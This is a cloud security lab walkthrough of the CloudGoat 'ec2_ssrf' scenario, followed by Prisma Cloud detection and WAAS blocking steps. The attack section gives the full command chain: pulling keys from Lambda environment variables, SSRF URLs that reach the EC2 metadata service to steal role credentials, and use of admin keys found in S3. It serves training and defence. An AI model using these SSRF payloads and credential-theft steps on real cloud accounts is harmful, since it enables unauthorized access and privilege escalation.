




SSRF EC2 Cloud Breach Attack Lab

Overview

[Download PDF](#)

We are going to take an example of the SSRF EC2 cloud breach attack scenario from Rhino Security Labs open-source project [CloudGoat](#) scenario [ec2_ssrf](#). We'll setup the lab and start exploring attack scenarios and look into Prisma detection and prevention capabilities.

Starting as the IAM user Solus, the attacker discovers they have ReadOnly permissions to a Lambda function, where hardcoded secrets lead them to an EC2 instance running a web application that is vulnerable to server-side requests forgery (SSRF). After exploiting the vulnerable app and acquiring keys from the EC2 metadata service, the attacker gains access to a private S3 bucket with a set of keys that allow them to invoke the Lambda function and complete the scenario.



Contributors

Anand Tiwari (Core)

Scenario Resources

- 1 VPC with:
 - EC2 x 1

- 1 Lambda Function
- 1 S3 Bucket

Scenario Start(s)

- IAM User "Solus"

Scenario Goal(s)

Invoke the "cg-lambda-[CloudGoat ID]" Lambda function.

Exploitation Route(s)

Route Walkthrough - IAM User "Solus"

1. As the IAM user Solus, the attacker explores the AWS environment and discovers they can list Lambda functions in the account.
2. Within a Lambda function, the attacker finds AWS access keys belonging to a different user - the IAM user Wrex.
3. Now operating as Wrex, the attacker discovers an EC2 instance running a web application vulnerable to a SSRF vulnerability.
4. Exploiting the SSRF vulnerability via the ?url=... parameter, the attacker is able to steal AWS keys from the EC2 metadata service.
5. Now using the keys from the EC2 instance, the attacker finds a private S3 bucket containing another set of AWS credentials for a more powerful user: Shepard.
6. Now operating as Shepard, with full-admin final privileges, the attacker can invoke the original Lambda function to complete the scenario.

Lab Setup

1. Download Terraform script : <https://drive.google.com/drive/folders/1q4dsTymW4oBc-PcnzuSaJZWt4xEF7ta0?usp=sharing>

2. Unzip and run the script by moving into attack_lab_script/aws directory

```
apple | ~/Downloads ➔ cd attack_lab_script/aws  
apple | ~/Downloads ➔ ls  
cloud_s3_breach destroy-lab.sh start-lab.sh
```

3. Run bash start-lab.sh script and a select choice 2 "EC2 SSRF" and provide Access Key ID, and Secret Access Key

```
Dload Upload Total Spent Left Speed
100 14 100 14 0 0 18 0 --:-- --:-- --:-- 18
1) Cloud Breach S3
2) EC2 SSRF
3) Quit
Please select an option from the above choices: 2
EC2 SSRF
Access Key ID: [REDACTED]
Secret Access Key: [REDACTED]
total 104
```

4. Note access key ID from output and secret key.

```
aws_instance.cg-ubuntu-ec2: Still creating... [50s elapsed]
aws_instance.cg-ubuntu-ec2: Still creating... [1m0s elapsed]
aws_instance.cg-ubuntu-ec2: Creation complete after 1m7s [id=i-0403aa57858495889]

Apply complete! Resources: 33 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = "REDACTED"
cloudgoat_output_solus_access_key_id = "AKIAT5B000VYTYYW6RM5"
cloudgoat_output_solus_secret_key = <sensitive>
```

5. To get the secret key run the below command and note it down for future uses.

```
cat temp-lab/ec2_ssrf-lab-server/terraform/terraform.tfstate | grep -Eo '"value"[^,]*' | grep -Eo '[:]*$'
```

```
apple ~ ~/Dow/at/aws cat temp-lab/ec2_ssrf-lab-server/terraform/terraform.tfstate | grep -Eo '"value"[^,]*' | grep -Eo '[:]*$'

"REDACTED"
"AKIAT5B000VYTYYW6RM5"
"ZdU [REDACTED] kBbV60kb6"
"environment"
{
  0
"variables"
{
  "EC2_SECRET_KEY_ID"
```

Perform Attack Steps

1. Configure credential of solus by running AWS CLI command and select region as us-east-1

```
aws configure --profile solus
```

```
apple ~ ~/Dow/at/aws aws configure --profile solus
AWS Access Key ID [None]: [REDACTED]
AWS Secret Access Key [None]: [REDACTED]
Default region name [us-east-1]: us-east-1
Default output format [None]:
```

2. Get the list of lambda functions and detailed environment information of lambda functions. Note down EC2_ACCESS_KEY_ID & EC2_SECRET_KEY_ID from Environment variable

```
aws lambda list-functions --profile solus
```

3. Configure cglambda profile using found key from environment variable using below command

```
aws configure --profile cglambda
```

```
apple ~ Dow/at/aws aws configure --profile cglambda
AWS Access Key ID [None]: [REDACTED]
AWS Secret Access Key [None]: [REDACTED]
Default region name [us-east-1]: us-east-1
Default output format [None]:
```

4. Describe instances and get the public IP of the vulnerable EC2 instance deployed by using the below command

```
aws ec2 describe-instances --profile cglambda | grep -Eo '"PublicIpAddress":[^,]*'
```

```
aws ec2 describe-instances --profile cglambda | grep -Eo '"PublicIpAddress"[^,]*'
```

"PublicIpAddress": "35.153.100.238"

5. Access the IP address in URL using the below link

`http://<EC2 instance IP>/?url=`



Welcome to sethsec's SSRF demo.

I wanted to be useful, but I could not find: for you

6. Get the list of IAM users by using SSRF vulnerability using the below URL


`http://<EC2 instance IP>/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials`



`cg-ec2-role-w10uwh4gybdxwghd`

7. Get the access key id, token and session ID by using the below URL

`http://<EC2 instance IP>/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-w10uwh4gybdxwghd`



8. Then Add the EC2 instance credentials to your AWS CLI credentials file at `~/.aws/credentials` as shown below

```
[ec2role]
aws_access_key_id = asdasdasd
aws_secret_access_key = asdasdsadas
aws_session_token = "asdasdasd"
```

```
[ec2role]
aws_access_key_id = AS 7KWXT
aws_secret_access_key = VqYf/fijd
aws_session_token = IQoJb3JpZ2luX
3gyZUg5voQK3Svngztc1YHKoMEC0f///
G7jdvkH5SDHrcNgzAjDhlqE03A0M/nGCZ
R/LpkqbZtShVe0ki7Um7AQz268JwlfvC6a
FFHr9a6dE7WNZfThQosIj1b7CmN4rIEmM
aHQo20a4xdhVgmDzbUfeCwwVG1FF9VR0g
s3UA5mMcDvKlDCXsnj93Mi9YdENZLiV2X
5oZNrBrwTzmg1ReyGK31Y+C5JVPvJg1pA
QB59dIHgBPzaacqEZg76Q1zWwSWE+t4VYa==
```

9. Get the list of all S3 bucket access through the IAM

```
aws s3 ls --profile ec2role
```

```
2022-03-30 10:16:12 cg-secret-s3-bucket-w10uh4gybdxwghd
```

10. Get the data of cg-secret-s3-bucket using the below command

```
aws s3 ls --profile cgec2role s3://cg-secret-s3-bucket-<id>
```

```
▶ ~/Dow/at/aws ➤ aws s3 ls --profile ec2role s3://cg-secret-s3-bucket-w10uwh4gybdxwghd  
2022-03-30 10:17:03          62 admin-user.txt
```

11. Download admin-user.txt file

```
aws s3 cp --profile ec2role s3://cg-secret-s3-bucket-<id>/admin-user.txt ./
```

```
aws s3 cp --profile ec2role s3://cg-secret-s3-bucket-w10uwh4gybdxwghd/admin-user.txt ./admin-user.txt
```

12. Get admin access key id and secret by cat admin-user.txt downloaded file

```
cat admin-user.txt
```

```
apple ~ Dow/at/aws cat admin-user.txt  
AKIATDPOGQVMTA8EPEHJ  
J+54X+5PZCQTHG2PZQDQGK1
```

13. Configure admin user profile

```
aws configure --profile cqadmin
```

```
apple | ~/Dow/attack_lab_script/aws aws configure --profile cgadmin
AWS Access Key ID [None]: ARTAERDQGIVYTA1E217W
AWS Secret Access Key [None]: J+54[REDACTED]7W
Default region name [None]: us-east-1
Default output format [None]:
```

14. List lambda functions using admin credentials

```
aws lambda list-functions --profile cgadmin
```

```
{
  "Functions": [
    {
      "FunctionName": "cg-lambda-w10uh4gybdxwghd",
      "FunctionArn": "arn:aws:lambda:us-east-1:896470658577:function:cg-lambda-w10uh4gybdxwghd",
      "Runtime": "python3.6",
      "Role": "arn:aws:iam::[REDACTED]ole/cg-lambda-role-w10uh4gybdxwghd-service-role",
      "Handler": "lambda.handler",
      "CodeSize": 223,
      "Description": "",
      "Timeout": 3,
      "MemorySize": 128,
      "LastModified": "2022-03-30T04:46:22.836+0000",
      "CodeSha256": "xt7bNZt3fxxtjSRjnuCKLV/d0nRCTVKM3D1u/BeK8zA=",
      "Version": "$LATEST",
      "Environment": {
        "Variables": {
          "E": "[REDACTED]"
        }
      },
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "RevisionId": "60daeb92-1932-4a80-b609-355b29ea9027",
      "PackageType": "Zip"
    }
  ]
}(END)
```

15. Invoke function using admin credentials

```
aws lambda invoke --function-name cg-lambda-<cloudgoat_id> ./out.txt
```


```
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
(END)
```

16. Read the output of invoked lamdba function

```
cat out.txt
```

```
apple | ~/Dow/at/aws cat out.txt
"You win!"%
```

How Prisma Cloud Help you in Detect and Prevent this Attack



1. Detection of ACCESS KEY & TOKEN in Lambda function environment

Setup your cloud environment with Prisma Cloud and scan serverless

Go to Radars > Serverless

The screenshot shows the Prisma Cloud interface with the navigation bar on the left. The "Serverless" option is selected under the "Compute" category. The main pane displays the "Radars / Serverless" view for the "us-east-1 (Regions/AWS)" region. A search bar at the top right allows filtering by function. The results list shows a single entry: "Functions (Lambda)" with a sub-item "cg-lambda-6lh6...". On the far right, there are several small icons for monitoring and managing the function.

Select cg-lambda-xxx function and check compliance failed

Prisma Cloud Compute interface showing a Lambda function named "cg-lambda-6lh6fnrntaddoquq:\$LATEST".

General info:

- Provider: aws
- Region: us-east-1
- Runtime: python3.6
- Invocations: 0

Vulnerabilities: No risks

Compliance:

- Critical risk: 0
- High risk: 1
- Medium risk: 0
- Low risk: 0

Notice that prisma cloud has detected sensitive information in lamdba function environment

Prisma Cloud Compute interface showing a Lambda function named "cg-lambda-6lh6fnrntaddoquq:\$LATEST".

Function Details:

- Function: aws/us-east-1/cg-lambda-6lh6fnrntaddoquq:\$LATEST
- Description:
- Runtime: python3.6
- Memory: 128MB
- Timeout: 3sec

Compliance:

| ID | Ca... | Severity | Description | Found in |
|-----|-----------|----------|---|----------|
| 434 | twistlock | high | Sensitive information provided in environment variables | Function |

Cause: The environment variables EC2_ACCESS_KEY_ID,EC2_SECRET_KEY_ID contain sensitive data

2. How to prevent attack with WAAS Agent:

1. Go to Defender > Deploy > Select Single Defender

The screenshot shows the Prisma Cloud Console interface. On the left, a sidebar lists various security features: Vulnerabilities, Compliance, Runtime, WAAS, Access, Custom rules, MONITOR, ATT&CK, Events, Runtime, Vulnerabilities, Compliance, WAAS, and MANAGE (Cloud accounts, Logs, Defenders, Alerts, Collections and Tags, Authentication). The 'Defenders' tab is currently selected. The main content area is titled 'Deploy Defenders' and provides instructions for installing a defender. It includes fields for the deployment method (Orchestrator or Single Defender), the name of the defender (set to 'us-east1.cloud.twistlock.com'), proxy specification (off), communication port (off), and host naming (off). Step 6 allows choosing the defender type, set to 'Host Defender - Linux'. Step 7 contains a curl command to install the defender on a host.

2. Get SSH into vulnerable EC2 by running the below command

```
ssh -i temp-lab/ec2_ssrf-lab-server/terraform/panw ubuntu@<IP Address of vuln EC2>
```

The terminal session starts with the command `ssh -i temp-lab/cloud_s3_breach-lab-server/terraform/panw ubuntu@54.87.215.75`. The host's authenticity cannot be established, and the user is prompted to add it to the list of known hosts. The session then displays the Ubuntu 18.04.2 LTS welcome message, system information, and package management details. Finally, a root shell is opened at the prompt `ubuntu@ip-10-10-10-65:~$`.

```
ssh -i temp-lab/cloud_s3_breach-lab-server/terraform/panw ubuntu@54.87.215.75
The authenticity of host '54.87.215.75 (54.87.215.75)' can't be established.
ECDSA key fingerprint is SHA256:sPJuxXPP4cBZE20jZJLj+Bc3wt54Yehlz1vMuKes/I.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '54.87.215.75' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information as of Fri Apr  1 08:02:17 UTC 2022

 System load:  0.06      Processes:          88
 Usage of /:   17.3% of  7.69GB   Users logged in:    0
 Memory usage: 16%           IP address for eth0: 10.10.10.65
 Swap usage:   0%

 Get cloud support with Ubuntu Advantage Cloud Guest:
 http://www.ubuntu.com/business/services/cloud

271 packages can be updated.
184 updates are security updates.


New release '20.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-10-10-10-65:~$
```

3. Install host defender by copy script from Prisma Console

4. Go to Defend > WAAS > Host > Add Rule and click on Add new app



5. Click add Endpoint and add App port as 80

The screenshot shows the CloudDefend interface with the 'WAAS' tab selected in the sidebar. A modal window titled 'Create new WAAS app' is open. It contains fields for 'Description (optional)' (with placeholder 'Add a description'), 'API endpoint discovery' (set to 'On'), and a 'Protected endpoints' section. The 'Protected endpoints' section shows 1 total entry and includes fields for 'HTTP host' (with placeholder 'Add [host]:[external port]'), 'App port' (set to 80), 'Base path' (with placeholder 'Add [base path]'), 'TLS' (off), 'HTTP/2' (off), and 'gRPC' (off). At the bottom right of the modal are 'Cancel' and 'Create' buttons.

6. Go to custom rule > add rule > Type message as "Access Key Exposed" > Select type as waas-response

resp.body contains /SecretAccessKey/

The screenshot shows the CloudDefend interface with the 'WAAS' tab selected in the sidebar. A modal window titled 'Create new custom rule' is open. It contains fields for 'Name' (set to 'accesskey-exposed-rule'), 'Description' (placeholder 'Specify short description'), 'Message' (set to 'Access Key Exposed'), and 'Type' (set to 'waas-response'). Below the form is a code editor with the following JavaScript-like pseudocode:

```
1 // Example:  
2 // detect successful login requests by checking the Set-Cookie header value  
3 // req.http_method = "POST" and resp.status_code = 200 and compressWhitespace  
// (base64Decode(resp.headers["Set-Cookie"])) contains /SESSIONID/  
4 resp.body contains /SecretAccessKey/|
```

At the bottom right of the modal are 'Cancel' and 'Add' buttons.


7. Select as prevent

The screenshot shows the Prisma Cloud interface. On the left sidebar, under 'Events', 'Runtime' is selected. In the main area, 'Monitor / Events' is selected. A modal window titled 'Edit app-62DC' is open, showing a table of custom rules. One rule is listed: 'waaas-response' with the name 'acesskey-exposed-rule' and owner 'antiwari@paloaltonetworks.com'. The 'Effect' for this rule is set to 'Prevent'. Below the modal, a log event is displayed with the following details:

| Event ID | 97090593-627f-f799-dcb5-8be8b6d99969 |
|------------------|--|
| Forensic message | [acesskey-exposed-rule] - Access Key Exposed |
| Attacker | Source IP: 117.214.104.172 Source country: IN |

8. Try to get access key id, token, and session ID by using the below URL and notice that you will get blocked message from Prisma Cloud

`http://<EC2 instance IP>/?url=http://169.254.169.254/latest/meta-data/iam/security`



9. Go to Prisma Console > Monitor > Events and Select WAAS for hosts

The screenshot shows the Prisma Cloud interface. On the left sidebar, under the 'Events' section, 'WAAS' is selected. In the main area, the 'Monitor / Events' tab is active. The top navigation bar shows 'Containers', 'Hosts', and 'Serverless' sections with audit counts: Container audits (106), App-Embedded audits (0), Host audits (40), Serverless audits (669). Below this, a red box highlights the 'WAAS for hosts' link under the 'Hosts' section, which shows 19 audits. A search bar at the top right includes a date range from 'Jan 01, 2022 02:05 PM to Apr 02, 2022 02:05 PM'. The main content area is titled 'WAAS audits for hosts' and displays a chart titled 'Host audits over time' with data points from January 1, 2022, to April 2, 2022.

10. Go to custom rule events and notice that the Prisma Cloud has prevented exposing the Access key and token

The screenshot shows the Prisma Cloud interface. On the left sidebar, under the 'Events' section, 'WAAS' is selected. In the main area, the 'Monitor / Events' tab is active. A modal window titled 'Aggregated WAAS Events' is open, showing 16 total entries. The table columns include Time, IP, Country, HTTP Host, Path, Query, Effect, and Count. One entry is highlighted in blue: 'Apr 2, 2022 5:26:01 AM' with IP '117.214.108.51', Country 'IN', Host '3.89.154.210', Path '/', Query 'url=http://169.254.169.25...', Effect 'Prevent', and Count '1'. Below the table, two tabs are visible: 'Audit data' and 'HTTP data'. The 'Audit data' tab shows the same event details. The 'HTTP data' tab shows raw request details: Method 'GET', User-agent 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/...', and Host '3.89.154.210'. A 'Raw' toggle switch is shown as 'Off'.

The screenshot shows the AWS CloudTrail interface. On the left, there's a sidebar with various navigation tabs. The 'Events' tab is currently selected. In the main content area, there's a section titled 'Aggregated WAAS Events'. It contains three main tables: 'Audit data', 'HTTP data', and 'Forensic message'. The 'Audit data' table includes fields like Time (Apr 2, 2022 5:26:01 AM), Effect (Prevent), Request count (1), Rule name (cloud-breach-metadata), Rule app ID (app-62DC), Attack type (Custom Rule), Protection (Custom), Hostname (ip-10-10-10-121.ec2.internal), and Event ID (e199f8ea-7ece-81bb-cc0-cabd1d80f5da). The 'HTTP data' table shows Method (GET), User-agent (Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/..., Host (3.89.154.210), Url (Show decoded) (3.89.154.210?url=http://169.254.169.254/latest/meta-data/iam/security-cred...), Path (/), Query (url=http://169.254.169.254/latest/meta-data/iam/security-cred...), Header names (Accept, Accept-Encoding, Accept-Language, Cache-Control, Con...), Response header (Content-Type, Date, X-Frame-Options), and Status code (200). The 'Forensic message' table contains the message: '[accesskey-exposed-rule] - Access Key Exposed'. Below these tables, there's an 'Attacker' section with Source IP (redacted), Source country (IN), and a 'Close' button.

Destroy Lab

1. Run destroy-lab.sh script to destroy lab

```
bash destroy-lab.sh
```

```
Apple | ~ /Dow/at/aws > bash destroy-lab.sh
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
                                         Dload  Upload   Total   Spent   Left  Speed
100    14  100    14    0     0      19      0 --:--:-- --:--:-- --:--:--   19
1) Destroy Cloud Breach S3  3) Quit
2) Destroy EC2 SSRF
Please select lab option from below choices:
```

2. Select 2 "Destroy EC2 SSRF" and provide the access key and token

```
Dload  Upload   Total   Spent
100    14  100    14    0     0      19      0 --:--:-- --:--:-- --:--:--
1) Destroy Cloud Breach S3  3) Quit
2) Destroy EC2 SSRF
Please select lab option from below choices: 2
EC2 SSRF
Access Key ID: A[REDACTED]65LZ
Secret Access Key:[REDACTED]juo
null_resource.cgi-create-latest-passwords-list-file: Refreshing sta
```

